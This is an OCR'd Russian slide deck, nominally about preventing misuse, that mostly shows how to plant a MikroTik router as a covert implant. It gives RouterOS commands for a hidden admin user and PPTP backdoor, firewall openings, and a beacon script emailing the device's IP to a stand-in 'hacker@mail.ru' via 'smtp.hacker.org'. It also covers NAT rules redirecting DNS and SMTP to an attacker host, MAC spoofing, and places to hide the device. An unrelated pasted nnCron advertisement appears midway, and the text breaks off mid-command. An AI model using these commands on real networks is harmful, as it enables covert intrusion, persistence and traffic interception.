
Mikrotik как hack-tool


Предотвращение использования маршрутизаторов Mikrotik для получения несанкционированного доступа к сетям.

Офисные модели

Что можно сделать, используя крупногабаритную модель Mikrotik ?



Очевидное – включить отображение паролей и сделать PrtScrn



Менее очевидное –


скрипт, создающий и удаляющий пользователя с администраторскими правами


```
/user add        name=test
                 group=full
                 password=test

/ppp secret add  name=ppp1
                 password=test
                 local-address=192.168.0.2
                 remote-address=192.168.0.254
                 profile=default-encryption

/user    remove test
/ppp     secret remove ppp10
```


Скрипт включающий PPTP сервер и создающий правила файрволла для него.

```
/interface pptp-server set disabled=no

/ip firewall filter add    chain=input
                           protocol=tcp
                           dst-port=1723
                           action=accept
                          disabled=no
/ip firewall filter add    chain=input
                           protocol=gre
                           action=accept
                            disabled=no
```

Хранение настроек на SMB серверах в сети







Portable планировщик с помощью которого можно копировать настройки с любой windows машины

nnSoft: [программы] : новости : скачать : поддержка

: nnCron : Win9*,ME,NT,2000,XP,Vista

nnCron - это компактный (900k), но мощный планировщик и менеджер автоматизации с собственным скриптовым языком, основанным на синтаксисе языка программирования Форт. Помимо традиционной для планировщика способности запускать в указанное время программы, "напоминалки" и открывать документы, nnCron умеет:

- запускать произвольные программы как сервисы
- запускать задачи "от имени" указанных юзеров
- отслеживать и перезапускать *просроченные* задачи и напоминалки
- выключать или "усыплять" компьютер в заданное время, "будить" компьютер, чтобы запустить задачу
- отображать/скрывать/закрывать/убивать/сворачивать/разворачивать и прятать в системный трей заданные окна, добавлять в трей произвольные иконки
- менять размер и местоположение окон, а также изменять их "прозрачность"
- выводить на экран и в лог-файл любые сообщения, в том числе и запросы на выполнение указанных действий
- работать с клипбордом, файлами и реестром
- эмулировать клавиатурный ввод и операции с мышкой
- звонить и класть трубку
- воспроизводить аудио-файлы и "пищать" через системный динамик
- синхронизировать системное время
- присваивать процессам указанный приоритет и прерывать работу любых запущенных процессов
- автоматически перезапускаться после фатальных ошибок

nnCron способен отслеживать файлы, флаги, окна, процессы, движения мыши, время простоя компьютера, клавиатурные шорткаты, выход в онлайн/оффлайн, появление диска в драйве, наличие хоста в сети (пинг), изменение удаленного ресурса по http-протоколу, количество свободного места на диске, загруженность оперативной памяти и многое другое...

nnCron понимает cron-формат (Unix) и управляется с помощью текстовых кронтаб-файлов. Для тех, кто любит работать с GUI есть графическая оболочка из которой можно удалять/добавлять/редактировать и запускать задачи, устанавливать напоминалки, менять настройки программы.

nnCron позволяет использовать в задачах VBScript/JScript, регулярные выражения и расширяется за счет плагинов. Он может быть запущен в качестве службы (сервиса) или как обычное приложение. Обладает средствами удаленного администрирования. Подробнее прочитать о возможностях nnCron вы можете в online-документации.

nnCron бесплатен для граждан стран бывшего СССР при условии частного и некоммерческого использования. Для коммерческого или корпоративного использования программы нужно получить платную лицензию. Инструкции по платной и бесплатной регистрации nnCron даны в соответствующем разделе.

Регистрация nnCron

Награды:

nnCron forum

Восстановление настроек

/system backup save name=MikrotiTik.backup


/system backup load name=MikroTik-hack.backup

/system backup load name=MikroTik.backup


Персональные модели

Персональные модели
гораздо опаснее стоечных !

RB-750up


MikroTik
RouterBOARD
Power
RES
PWR
ACT
1
PoE
2
3
4
5
Ethernet
RouterBOARD 750UP


RB951g-2hnd



Почему они опасны ?

- Малые габариты
- Питание по PoE
- USB порт
- Гигабитные порты (RB951g-2hnd)

Не привлекает внимания



Куда можно спрятать ?

- За патч-панель
- За потолковую панель
- Под полку в серверной стойке
- Между серверами
- Внутрь сервера
- Под серверный шкаф

Питание по PoE !

Без комментариев


MikroTik

Что можно подключить через USB ?

Yota (LTE)


Смартфон (LTE)

3G модем

Внешний диск (для дампов)

И даже…

Подключение PPTP клиента к удалённому серверу делается очень быстро



С удалённого сервера можно подключиться и сделать любые настройки

Скрипт сообщает ip-адрес и состояние подключенного компьютера

```
/delay 120
:global ddnsip [ /ip address get [/ip address find interface=pppoe-out] address ]
:global identify [/system identity get name]
:global date [/system clock get date]
:global time [/system clock get time]
:global ping [/ping count=1 192.168.88.254]
:global desktop offline
if ($ping=1) do={global desktop online}
/tool e-mail send server="smtp.hacker.org"
                  from="rb951@mikrotik.com"
                  to="hacker@mail.ru"
                  subject="$identify"
      body="system online    $date   $time    $ddnsip     Desktop is $desktop"
```

После получения доступа

Packet sniffer ?

Совершенно не обязательно.

Гораздо опаснее:

NAT !

Что можно сделать с помощью NAT на Mikrotik ?

```
/ip firewall nat add
                chain=dstnat
                protocol=udp
                dst-address=192.168.0.1 dst-port=53
                action=dst-nat to-addresses=192.168.0.10  to-ports=53

/ip firewall nat add
                chain=dstnat
                protocol=tcp
                dst-address=192.168.0.1 dst-port=25
                action=dst-nat to-addresses=192.168.0.10  to-ports=25
```

«Режим невидимости»

```
/interface ethernet set
        ether1-gateway mac-address=12:23:34:45:56:67

